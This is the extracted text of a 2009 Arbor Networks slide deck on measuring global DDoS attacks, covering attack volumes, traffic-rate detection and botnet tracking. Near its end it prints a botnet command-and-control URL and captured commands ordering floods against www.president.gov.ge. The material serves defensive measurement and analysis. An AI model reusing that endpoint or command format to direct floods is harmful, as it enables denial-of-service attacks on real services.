

Measuring Global Denial of Service Attacks




Jose Nazario, Ph.D.

jose@arbor.net

KAIST, Daejeon, KR 2009

Attack Spectrum



Website defacements: Integrity

August 12th, 2007, Via Giorgio Maone



Targeted malware, e.g.
Gh0stnet: Confidentiality




DDoS, e.g. Estonia
2007: Availability

ARBOR[®]
NETWORKS


Profile

Applications

Close




Internet Attack Scale - 2007



- Unique attacks exceeding indicated BPS threshold for single ISP
- Average of three 1-Gbps or larger attacks per day over 485 days of collection
- Two ~25 Gbps attacks reported by a single ISP (on same day, about one hour apart, duration of ~35 minutes)

2008 Survey: Attack Sizes - Growing


Largest Attack Size – 40 Gigabits Per Second







Source: Arbor Networks, Inc.

March, 2009: 48 Gbps attack observed on Internet





Data from March and April 2009



○ Rate alerts


○ Botnet/malcode tracking


○ BGP information

○ Server logs

Traffic Rate Alerts

- Flow or inline measurement
- Dynamic, against learned baseline
- N standard deviations above normal
- PPS, BPS, destination CIDR
- Static, basic misuse categories
- SYN floods, fragments, etc
- Hard PPS limits
- System summarizes, characterizes








Global aggregation in ATLAS from field systems

Global DDoS Traffic Q2 2009



DDoS victims, measured traffic (Peakflow)





Attacker mapping via attack flows



Active Botnet Tracking

- Project Bladerunner
- Collect malware
- Dynamic analysis
- Characterize as DDoS bot
- Identify server
- Send in Bladerunner (Py) continuously





<http://bizus-kokovs.cc/cgi-bin/get.cgi>



FREQ 1800000


DDOS 0 5999940000 www.president.gov.ge / 0 win+love+in+Rusia 80 7

DDOS 3 5999940000 www.president.gov.ge 80 7

DDOS 2 5999940000 www.president.gov.ge 80 7

DDOS 1 5999940000 www.president.gov.ge 7


DDOS 0 5999940000 www.president.gov.ge / 1 win+love+in+Rusia 80 7



